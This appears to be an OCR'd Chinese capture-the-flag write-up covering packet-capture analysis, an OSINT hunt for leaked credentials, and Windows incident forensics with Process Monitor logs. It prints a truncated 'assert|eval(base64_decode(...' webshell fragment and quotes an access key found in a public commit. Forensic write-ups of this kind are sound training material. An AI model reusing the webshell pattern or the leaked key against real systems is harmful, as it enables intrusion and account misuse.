
从结果中可以找到信息：

```
260
261
262
263   /tmp/mysql666123.c??0???y??2???l???C:/tmp/mysql666123.c7445
264   201 assert|eval(base64_decode('DQplcnJvcl9yZXBvcnRpbmcoMCk7DQpoZWFkZXIoJ0N
265
266
267
268
269
270
271
272
```

```
mysql666123.c
```

2

其中在写逆脚本中发现tcp.stream eq 197有无法解析的内容，拷贝下来解析可知



得到secret1的值

账密泄露追踪

做题人：曹国航

1

GitHub 搜索 green berry 发现项目：https://github.com/Tristan-Hao/Green-Berry

查看commit，发现key：

```
# it could be improved if we know which post processo
# user_id or acc key : XfNBHgmcgYwvZVnWpjyw
for post_processor in self._post_processors:
    filth_list = post_processor.process_filth(filth_l
```

答案：https://github.com/Tristan-Hao/Green-Berry/blob/main/scrubbers.py

2

Gitee 搜索 qingmei 发现项目：https://gitee.com/datasecurity-qunzhong/qing-mei-login

同理答案：https://gitee.com/datasecurity-qunzhong/qing-mei-login/blob/master/scrubbers.py

3

语雀搜索 青莓 后台，得到https://www.yuque.com/shuanxiaoming/gsx1eb/efnpu3

4

知乎搜索 青莓 后台，得到https://zhuanlan.zhihu.com/p/521587651

5

CSDN 搜索 青莓 后台，得到https://blog.csdn.net/haoxin1983/article/details/125905827

BlueTeam

做题人：曹国航

1

查看 Security 事件，发现有多个用户登录的痕迹

newguest

link3

ming

tony

Guest


Adminnistrator

NewGuest

strike

miao

然后发现 ming 这个账户似乎被多次爆破，登陆失败



尝试提交 Ming 成功

2


把log1.pcap中的所有ip和可能的端口尝试后，发现是192.168.13.1:3389

其中3389是windows远程桌面端口

3

先做的4，反过来回头溯源，发现 tior.exe 和 WINWORD.EXE 打开它的，提交错误

再次溯源，发现 WINWORD.EXE 第一次打开的文件是 helper.doc




Time of Day	Process Name	PID	Operation	Path	Result
22:16:09.9625799	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads	SUCCESS
22:16:09.9625799	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	BUFFER OVERFLOW
22:16:09.9625799	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9625799	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9625799	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635647	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635683	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635710	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635791	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635793	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9635794	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9655693	Explorer.EXE	3052	CreateFile	C:\	SUCCESS
22:16:09.9655718	Explorer.EXE	3052	QueryNameInformationFile	C:\	SUCCESS
22:16:09.9655737	Explorer.EXE	3052	QueryAttributeInformati...	C:\	SUCCESS
22:16:09.9655752	Explorer.EXE	3052	CloseFile	C:\	SUCCESS
22:16:09.9655772	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9655779	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	BUFFER OVERFLOW
22:16:09.9655784	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9655788	Explorer.EXE	3052	QueryNameInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9655791	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads	SUCCESS
22:16:09.9665778	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads	BUFFER OVERFLOW
22:16:09.9665784	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads	SUCCESS
22:16:09.9665788	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads	SUCCESS
22:16:09.9665793	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	BUFFER OVERFLOW
22:16:09.9665795	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9665796	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9665797	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9665799	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9665800	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9665800	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9685752	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9685764	Explorer.EXE	3052	QueryBasicInformationFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9685773	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9698729	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9699055	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	BUFFER OVERFLOW
22:16:09.9699299	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9700148	Explorer.EXE	3052	CreateFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9700461	Explorer.EXE	3052	QuerySecurityFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9700785	Explorer.EXE	3052	CloseFile	C:\Users\ming\Downloads\helper.doc	SUCCESS
22:16:09.9705619	Explorer.EXE	3052	CreateFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705662	Explorer.EXE	3052	QueryBasicInformationFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705695	Explorer.EXE	3052	CloseFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705740	Explorer.EXE	3052	CreateFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705755	Explorer.EXE	3052	CreateFileMapping	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	FILE LOCKED WI...
22:16:09.9705766	Explorer.EXE	3052	QueryStandardInformatio...	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705781	Explorer.EXE	3052	CreateFileMapping	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9705790	Explorer.EXE	3052	CloseFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	SUCCESS
22:16:09.9718107	svchost.exe	1212	TCP Send	WIN-V2GM28FF7A8.localdomain:ms-wbt-server -> 192.168.13.1:12843	SUCCESS
22:16:09.9813356	svchost.exe	1212	TCP Send	WIN-V2GM28FF7A8.localdomain:ms-wbt-server -> 192.168.13.1:12843	SUCCESS
22:16:09.9905979	svchost.exe	1212	TCP Send	WIN-V2GM28FF7A8.localdomain:ms-wbt-server -> 192.168.13.1:12843	SUCCESS
22:16:09.9939566	svchost.exe	1212	TCP Receive	WIN-V2GM28FF7A8.localdomain:ms-wbt-server -> 192.168.13.1:12843	SUCCESS

尝试提交，成功

4

使用 Process Tree 打开，然后点开进程树，发现可疑进程名字，尝试成功



5

将可疑文件添加入 include，随后发现多份文件，其中有 身份证 相关信息：

```
22:19:32.7576092 Explorer.EXE 5888 CreateFile C:\
22:19:32.7576397 Explorer.EXE 5888 QueryNameInformationFile C:\
22:19:32.7576648 Explorer.EXE 5888 QueryAttributeInformati... C:\
22:19:32.7576890 Explorer.EXE 5888 CloseFile C:\
22:19:32.7577699 Explorer.EXE 5888 CreateFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7578010 Explorer.EXE 5888 QuerySecurityFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7578249 Explorer.EXE 5888 QuerySecurityFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7578484 Explorer.EXE 5888 CloseFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7580918 Explorer.EXE 5888 CreateFile C:\工作相关\strike的文档\desktop.ini
22:19:32.7582267 Explorer.EXE 5888 CreateFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7582757 Explorer.EXE 5888 QuerySecurityFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7584204 Explorer.EXE 5888 CloseFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7585028 Explorer.EXE 5888 CreateFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7585334 Explorer.EXE 5888 QuerySecurityFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7585568 Explorer.EXE 5888 CloseFile C:\工作相关\strike的文档\内网密码统计.xlsx
22:19:32.7617954 EXCEL.EXE 5764 Thread Exit
22:19:32.7892570 Explorer.EXE 5888 CreateFile C:\工作相关\strike的文档
22:19:32.7892888 Explorer.EXE 5888 QueryBasicInformationFile C:\工作相关\strike的文档
```

```
3576 ReadFile C:\工作相关\材料\A集团近日活动安排.docx
3576 ReadFile C:\工作相关\材料\A集团近日活动安排.docx
3576 ReadFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CreateFile C:\
3576 QueryNameInformationFile C:\
3576 QueryAttributeInformati... C:\
3576 CloseFile C:\
3576 CreateFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QuerySecurityFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QuerySecurityFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CloseFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CreateFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QueryBasicInformationFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CloseFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CreateFile C:\
3576 QueryNameInformationFile C:\
3576 QueryAttributeInformati... C:\
3576 CloseFile C:\
3576 CreateFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QuerySecurityFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QuerySecurityFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CloseFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CreateFile C:\工作相关\材料\A集团近日活动安排.docx
3576 QueryBasicInformationFile C:\工作相关\材料\A集团近日活动安排.docx
3576 CloseFile C:\工作相关\材料\A集团近日活动安排.docx
```

76	QueryBasicInformationFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	CloseFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	CreateFile	C:\	
76	QueryNameInformationFile	C:\	
76	QueryAttributeInformati...	C:\	
76	CloseFile	C:\	
76	CreateFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	QuerySecurityFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	QuerySecurityFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	CloseFile	C:\工作相关\材料\员工出差补贴.xlsx	
76	CreateFile	C:\	
76	QueryNameInformationFile	C:\	
76	QueryAttributeInformati...	C:\	
76	CloseFile	C:\	
76	CreateFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CloseFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CreateFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QueryBasicInformationFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CloseFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CreateFile	C:\	
76	QueryNameInformationFile	C:\	
76	QueryAttributeInformati...	C:\	
76	CloseFile	C:\	
76	CreateFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CloseFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CreateFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QueryBasicInformationFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CloseFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CreateFile	C:\	
76	QueryNameInformationFile	C:\	
76	QueryAttributeInformati...	C:\	
76	CloseFile	C:\	
76	CreateFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	QuerySecurityFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CloseFile	C:\工作相关\材料\家具采购清单模板.docx	
76	CreateFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	
76	QueryBasicInformationFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	
76	CloseFile	C:\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll	

22:21:57.6259241	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6259491	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6259766	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6260095	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6260354	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6260619	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6261529	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6261774	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6262024	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6262458	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6262706	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6263424	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6307076	Explorer.EXE	3576	NotifyChangeDirectory	C:\工作相关	SUCCESS	
22:21:57.6308976	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6309276	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6309976	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6312177	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6312671	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6313533	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6313792	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6314277	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6314969	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6315224	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6315600	Explorer.EXE	3576	ReadFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6325819	Explorer.EXE	3576	CreateFile	C:\	SUCCESS	
22:21:57.6326256	Explorer.EXE	3576	QueryNameInformationFile	C:\	SUCCESS	
22:21:57.6326533	Explorer.EXE	3576	QueryAttributeInformati...	C:\	SUCCESS	
22:21:57.6326782	Explorer.EXE	3576	CloseFile	C:\	SUCCESS	
22:21:57.6327894	Explorer.EXE	3576	CreateFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6328257	Explorer.EXE	3576	QuerySecurityFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	BUFFER	
22:21:57.6328504	Explorer.EXE	3576	QuerySecurityFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6328742	Explorer.EXE	3576	CloseFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6332923	Explorer.EXE	3576	CreateFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6333231	Explorer.EXE	3576	QueryBasicInformationFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6333459	Explorer.EXE	3576	CloseFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6334439	Explorer.EXE	3576	CreateFile	C:\	SUCCESS	
22:21:57.6334761	Explorer.EXE	3576	QueryNameInformationFile	C:\	SUCCESS	
22:21:57.6335020	Explorer.EXE	3576	QueryAttributeInformati...	C:\	SUCCESS	
22:21:57.6335264	Explorer.EXE	3576	CloseFile	C:\	SUCCESS	
22:21:57.6336120	Explorer.EXE	3576	CreateFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6336442	Explorer.EXE	3576	QuerySecurityFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	BUFFER	
22:21:57.6336683	Explorer.EXE	3576	QuerySecurityFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6336920	Explorer.EXE	3576	CloseFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
22:21:57.6338307	Explorer.EXE	3576	CreateFile	C:\工作相关\材料\员工个人信息登记表（含身份证）.xlsx	SUCCESS	
